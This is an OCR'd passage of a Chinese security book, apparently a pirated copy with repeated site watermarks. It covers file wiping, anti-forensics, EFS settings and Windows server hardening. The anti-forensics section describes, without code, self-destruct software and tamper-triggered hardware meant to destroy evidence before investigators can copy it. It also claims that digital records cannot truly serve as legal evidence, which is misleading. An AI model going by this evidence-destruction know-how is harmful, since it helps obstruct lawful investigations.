


图 11-142　查看已经被加密的网页文件

11.5.5　逻辑型文件擦除技术

由于系统上简单的文件删除操作并不是真正地销毁数据，即使是按下“Delete”、“Shift+Delete”键删除数据，或进行 format 操作，删除数据，也只是在数据的存储区域做了一个标记，并没有真正地删除。通过一些途径，还能够将删除的数据恢复。

因此，为了彻底地删除数据，防止别人恢复你的数据，查看其中的信息，就需要利用文件擦除技术，完整地从硬盘中擦除文件的痕迹。

文件擦除工具 WipeFile 是删除文件的最安全工具，虽然程序体积小巧，但是程序提供有美国海军标准、国防部标准、北约空军美国国防部标准等先进的 14 种删除技术，用户可以调用任何一项技术来删除文件，而且它们都是最安全的处理技术。用户可以用它来清除重要文

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

件，即使日后用软件和硬盘恢复工具也无法完成对文件的恢复。

下面介绍如何利用 WipeFile 软件来删除文件，其操作方法非常简单。

步骤 01 安装并运行 WipeFile 软件，即可进入其主界面中。在界面中间的空白部分右键单击，在弹出的快捷菜单中选择“加入文件”菜单项，如图 11-143 所示。打开“加入文件”对话框，在其中选择要删除的文件，如 gvod.exe，如图 11-144 所示。




图 11-143 选择“加入文件”菜单项



图 11-144 选择要删除的文件

步骤 02 单击“打开”按钮，将选择的文件添加到 WipeFile 主界面的列表框中，并单击“使用技术”下拉按钮，在其下拉列表中选择一种删除技术，如“美国（DOD 5220.22-M 及（AFSSI5020）（3*））”，如图 11-145 所示。

步骤 03 单击“抹除”按钮，即可弹出如图 11-146 所示的提示对话框，提示用户所有清单中的文件会被抹除，而且不可恢复。单击“确定”按钮，即可删除列表中添加的所有文件。




图 11-145 选择一种删除技术




图 11-146 提示对话框

11.6 数据反取证信息对抗

计算机取证就是对计算机犯罪的证据进行获取、保存、分析和出示，实际是一个扫描计

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

算机系统以及重建入侵事件的过程。与计算机取证研究相比，人们对反取证技术的研究相对较少。所谓反取证就是构造一个框架，模拟取证专家们是如何查找及处理敏感数据，熟悉取证专家们的操作步骤，并把其中重要的环节击破，以确保计算机中的行为与痕迹无法窥知。

11.6.1　主机数据信息核查

主机数据信息核查就是指对主机进行系统漏洞核查、网络状态核查、软件安全核查、脚本漏洞核查等，黑客在入侵计算机之前，必须要先进行这些检查，查看计算机中是否存在这些风险。如果存在，黑客就有机可乘了，就可以大摇大摆地利用这些漏洞入侵你的计算机，窃取数据。因此，将漏洞扼杀之前，必须先检查系统。要查看系统中的一些重要信息，可利用 Windows 系统中自带的 CMD 命令行或一些取证工具，如数字取证工具 X-Ways Trace。

1. CMD 命令信息核查

现在的 Windows 系统中都提供有 CMD 命令行，在其中输入相关的命令可以查看系统中的一些重要信息，检查系统是否存在问题。

- systeminfo 命令。打开命令提示符窗口，在其中输入命令“systeminfo”，即可查看系统的主要信息，这里只需查看 OS 设置信息与时间信息即可，如图 11-147 所示。
- tree 命令。利用 tree 命令可以图形显示驱动器或文件夹的结构，这样能够更方便用户对分区中的文件进行核查。比如，要查看 D 盘中的文件，可在命令提示符窗口中输入命令“tree d:\ /f |more”，即可在命令行界面分屏检查，如图 11-148 所示。




图 11-147　利用 systeminfo 命令查看系统主要的信息




图 11-148　利用 tree 命令以图形显示驱动器或文件夹的结构

2. 取证工具信息核查

取证工具可以将计算机中的使用痕迹扫描出来，如系统日志、防火墙与入侵检测系统的工作记录、反病毒软件日志、网络监控流量、电子邮件、操作系统文件、、Web 浏览器数据缓冲、历史记录或会话日志、实时聊天记录等。而有些取证工具还可以依照某些关键字，如 HTTP、Cookie，自动扫描驱动器中的敏感信息。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

下面介绍一款数字取证工具 X-Ways Trace 3.1，它不仅可以搜索用户指定的整个目录和子目录，以及整个硬盘（或者硬盘的 RAW 格式镜像）中已用空间、未用/闲置空间，追查是否有人曾在 Internet 上冲浪，也可记录对本地文件的访问，还可以通过分析 Internet Explorer 的内部历史记录和缓存文件 index.dat，显示所有 URL/上次访问的时间和日期/用户名/文件大小/文件扩展名等。

利用 X-Ways Trace 3.1 扫描驱动器的具体操作步骤如下。

步骤 01 运行 X-Ways Trace 3.1，进入其主界面中，如图 11-149 所示。选择“File”→“Open Disk”菜单项，打开“Open Disk”对话框。在对话框中选择要进行全面扫描的磁盘 C，如图 11-150 所示。




图 11-149 X-Ways Trace 3.1 主界面




图 11-150 选择要进行全面扫描的磁盘

步骤 02 单击“OK”按钮，扫描一会后，即可列出扫描的结果，其中包括从磁盘 C 中获取到的 URLs、redirections 等信息，如图 11-151 所示。




图 11-151 磁盘 C 的扫描结果

步骤 03 X-Ways Trace 除了支持系统分区扫描外，还支持非系统分区扫描。在“Open Disk”对话框中选择磁盘 D，即可对磁盘 D 进行全面扫描，并列出扫描的结果，如图 11-152 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 11-152　磁盘 D 的扫描结果

11.6.2　击溃数字证据

数字证据在司法中并不能真正地充当证据，因为所有的证据都要证明它的真实性和惟一性。而电子数据证据的特殊数据信息形式，需要计算机技术和原有的操作系统环境才能再现数据形式。此外，从目前数字技术来说，所有的数字记录都很难说明是否是原存储介质中的资料，是否进行了修改，在证据中很难鉴别。击溃数字证据很简单，只需利用它本身的特性来进行反取证即可。

1.　软件反监控与自我销毁

当前绝大部分单位和个人热衷于监控，监控本身就折射了人性的阴暗和不信任，如果被不法分子获取了个人隐私资料（特别是账号密码、私密文件、照片等），后果可能不堪设想。因此，我们要了解一些软件来反监控，对付系统中隐藏的取证软件。

反监控软件必须要具有木马性质，主要监控计算机中的进程、网络和系统。

- 进行监控：进程监控主要监视进程列表中是否有取证软件的进行，如 WinHex、X-WAY 及隐藏进程。若反监控软件发现计算机中存在取证软件的进程，可立即对数据进行自我销毁。
- 网络监控：必须要确保主机连接上网络，而一旦检测到网络流量异常以及人为中断，就会启动自我销毁。
- 系统监控：关于系统监控比较复杂，它主要着重于开机与关机操作。用户可自己编写一个小程序替换掉系统的关机功能，除了正常的关机操作外，小程序要求必须在关机前 1 分钟内输入任意数字才关机。若检测到没有，即启动自我销毁。

利用软件来反监控虽然也能够在一定程度上保护数据，防止数据被拷贝，但这种方法存在很多缺陷。例如，在网络监控时，有时会遇上突然断电的情况。此时，取证专家可以直接切断后备电源，并将硬盘拿到其他的平台对数据进行拷贝，以确保证据仍然存在。

2.　硬件反监控与自我销毁

硬件反监控可以从根本上杜绝数据被拷贝，因为这种方法的自我销毁方式有两种：芯片型和物理型。一旦利用其中任意一种方式销毁数字证据，就可以彻底销毁。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- 芯片型。芯片型的反监控需要先将硬盘及整个机箱都用外箱封闭起来，机箱外观可使用 iPhone 触感技术来检测机箱是否碰触了尖锐物和化学物品，并由机箱前方的智能芯片控制，该智能芯片需要开箱的密码验证。然后在硬盘相关接口插入可编程的构件并连接智能芯片，如果密码连续三次输入错误及检测到机箱外部碰触到可疑物体时，可编程的构件即可破坏硬盘盘片。
- 物理型。物理型的反监控需要将硬盘与外箱紧密焊接在一起，内部的构造彼此间都要关联起来，硬盘内部的关键部件要进行特殊处理，机箱不能倒置、倾斜。外壳不能太硬，同时将硬盘所有接口都铅封起来，开箱验证的方式是使用物理性密码。一旦有人试图使用铁制工具打开机箱，即使是轻微的震动，硬盘就会自动报废，数据也就自动销毁了。

11.7 专家课堂（常见问题与解答）

点拨 1：利用 FinalData 等软件能恢复一些以前删除的文件，进而窃取文件。若希望某些文件删除后就不再恢复，该如何彻底删除这些文件呢？

解答：在文件被彻底删除之后，其实在硬盘上并没有删除，只是将存放这个文件的硬盘磁道标记出来，等待其他新文件的覆盖。这也是为何删除文件后，FinalData 之类软件能够恢复的原因所在。知道了这个原理，只要往删除文件的地方添加一些新文件，把原来的文件覆盖，则恢复软件就无能为力了。

另外，还可以使用一些数据毁灭软件达到彻底删除的效果，例如 SafeEarse。

点拨 2：EFS 加密功能默认是开启的，若要禁用 EFS 文件加密，应该如何操作呢？

解答：如果要禁止该功能，可以先打开“注册表编辑器”窗口，在其左侧列表中找到 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\EFS，在下面新建一个 EfsConfiguration 的 DWORD 类型数值，并将其值设置为“1”（值为“0”时，表示启用 EFS），再重新启动计算机即可。需要注意的是，如果禁用了 EFS，原先的 EFS 加密文件不可访问，直到恢复 EFS 为止。


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第12章 安全威胁防御技术

重点提示：

- 服务器安全防御
- 杀毒软件安全防御
- 防火墙安全策略





不论是个人、企业，还是政府、国家，其所面临的信息安全问题越来越严峻。一方面是人自身的原因，另一方面是技术问题产生的后遗症。

安全威胁虽然不能完全剔除，但可以通过一些防御技术尽量减少，例如服务器安全防御、杀毒软件安全防御、防火墙安全策略等技术，本章将针对这些防御技术展开详细的介绍。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

社会工程学攻击之所以能够轻而易举地绕过防火墙，主要根源还是人们对安全概念的无知和局限。在企业安全的构建中，管理者疏忽于对主机实施完善的安全策略，甚至对内在的威胁麻痹大意，这给攻击者带来可扩充的空间。这种攻击对个人和企业都带来很多不良影响，因此，为免受安全威胁带来的灾害，需要掌握一些可以减少或降低安全威胁的防御技术。

12.1 服务器安全防御

家庭、企业或办公网络中总有一些服务器在运作，如 Web、DNS、FTP、VPN 等服务器，这样，自然少不了被攻击者虎视眈眈地利用代理来扫描这些服务器，进而对服务器的安全构成威胁。为了减小电脑被攻击的可能，我们应有效采取服务器安全防御措施，使黑客们无计可施。

12.1.1 强化服务器策略

加强服务器的安全也是安全威胁防御技术中的一种方式，它包括程序安装与配置系统两个方面。这两个方面都必须遵循“最小权限”的法则，也就是说它们要包括最小的服务提供、最小的端口开放、最小的特权分配。

1. 程序安装

程序的安装包括从安装操作系统到安装与配置计算机中的应用程序，它们也必须遵循“最小权限”法则。

（1） 安装最小化操作系统

在安装操作系统时，为了保证安装的系统最干净、最轻便，最好事先断开网络连接，并确认磁盘中原来的数据都被删除干净。另外，选择的操作系统版本最好是原版操作系统的相关版本，如 Windows XP Professional 版本，不要使用 Ghost 版系统。安装好系统后，若需要添加一些 Windows 组件，可对必需的服务进行安装，不要安装额外的服务。

添加 Windows 组件的具体操作方法如下：

步骤 01 单击“开始”→“控制面板”按钮，打开“控制面板”窗口。在该窗口中双击“添加或删除程序”图标，如图 12-1 所示。




图 12-1 双击“添加或删除程序”图标

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 打开“添加或删除程序”窗口，并单击左侧列表中的“添加/删除 Windows 组件”按钮，如图 12-2 所示。




图 12-2　单击“添加/删除 Windows 组件”按钮

步骤 03 此时，即可打开“Windows 组件向导”对话框。在“组件”列表框中选中要添加的组件前的复选框，如图 12-3 所示。单击“下一步”按钮，根据提示进行安装即可。

（2） 安装和配置应用程序

安装好操作系统后，可在计算机中安装需要使用的应用程序。但为了避免安装的软件给系统带来风险，如漏洞、病毒、恶评插件等，最好不要安装多余的应用程序。

（3） 安装最新的安全补丁

补丁分为系统补丁与应用软件补丁，是用来修复系统或软件的已知缺陷及漏洞的。这些缺陷漏洞所带的后果是执行恶意命令（挂马）、提升权限或拒绝服务攻击等，因此，为了保证系统的安全，要定时对系统和软件进行扫描，查找需要安装的补丁。

一般来说，系统补丁的安装可以通过 Windows 自动更新功能进行修补。在桌面上的“我的电脑”图标上右键单击，在弹出的快捷菜单中选择“属性”菜单项，即可打开“系统属性”对话框。切换到“自动更新”选项卡，选中“自动（建议）”选项并设置自动更新的时间，如图 12-4 所示。单击“确定”按钮，即可按照设置的时间定期检查重要的更新，并安装它们。



图 12-3　添加必需的服务




图 12-4　设置自动更新

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

另外，还可以通过第三方软件，如超级兔子、360 安全卫士等检查并安装系统补丁。对于应用软件的补丁来说，可以直接下载最新版本的应用软件，进行缺陷漏洞的修补。

2. 配置系统

（1） 配置系统服务

遵循“最小权限”法则，必须停用和禁止系统不必要的服务。如何查看并修改系统中的服务呢？下面介绍其具体的操作方法。

步骤 01 单击“开始”→“控制面板”按钮，即可打开“控制面板”窗口。双击窗口中的“管理工具”图标，即可打开“管理工具”窗口，如图 12-5 所示。




图 12-5 “管理工具”窗口

步骤 02 双击“计算机管理”图标，即可打开“计算机管理”窗口，如图 12-6 所示。在窗口左侧的树形目录中单击“服务和应用程序”下的“服务”选项，在窗口右侧即可出现系统中的服务，如图 12-7 所示。选中要停用的服务并右击，在弹出的快捷菜单中选择“停止”菜单项，即可禁用该服务。




图 12-6 “计算机管理”窗口




图 12-7 管理系统中的服务

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（2） 配置系统端口

若系统中开放的端口较多，容易受到黑客的攻击，给系统带来危险。因此，为了保证系统的安全，可用系统的“TCP/IP 筛选”过滤掉不必要的端口。其具体操作方法如下：

步骤 01 在“控制面板”窗口中双击“网络连接”图标，即可打开“网络连接”窗口。在“本地连接”图标上右键单击，在弹出的快捷菜单中选择“属性”菜单项，如图 12-8 所示。

步骤 02 此时，即可打开“本地连接 属性”对话框。在“此连接使用下列项目”列表框中选择“Internet 协议（TCP/IP）”选项，并单击“属性”按钮，如图 12-9 所示。




图 12-8　选择“属性”菜单项




图 12-9　选择“Internet 协议（TCP/IP）”选项

步骤 03 打开“Internet 协议（TCP/IP）属性”对话框，单击“高级”按钮，如图 12-10 所示。打开“高级 TCP/IP 设置”对话框，在其中选择“可选的设置”列表框中的“TCP/IP 筛选”选项，并单击“属性”按钮，如图 12-11 所示。




图 12-10　“Internet 协议（TCP/IP）属性”对话框




图 12-11　“高级 TCP/IP 设置”对话框

步骤 04 打开“TCP/IP 筛选”对话框，在其中可进行端口过滤。若只允许 TCP 端口，选中“TCP 端口”上方对应的“只允许”选项即可，如图 12-12 所示。

利用“TCP/IP 筛选”过滤端口比较麻烦，还可以通过防火墙来配置。配置方法非常简单，只需在“高级 TCP/IP 设置”对话框中切换到“WINS”选项卡，在其中选择“禁用 TCP/IP 上的 NetBIOS”选项，禁止 NetBIOS 接口即可进行端口过滤，如图 12-13 所示。

溜客安全网 WwW.176Ku.CoM

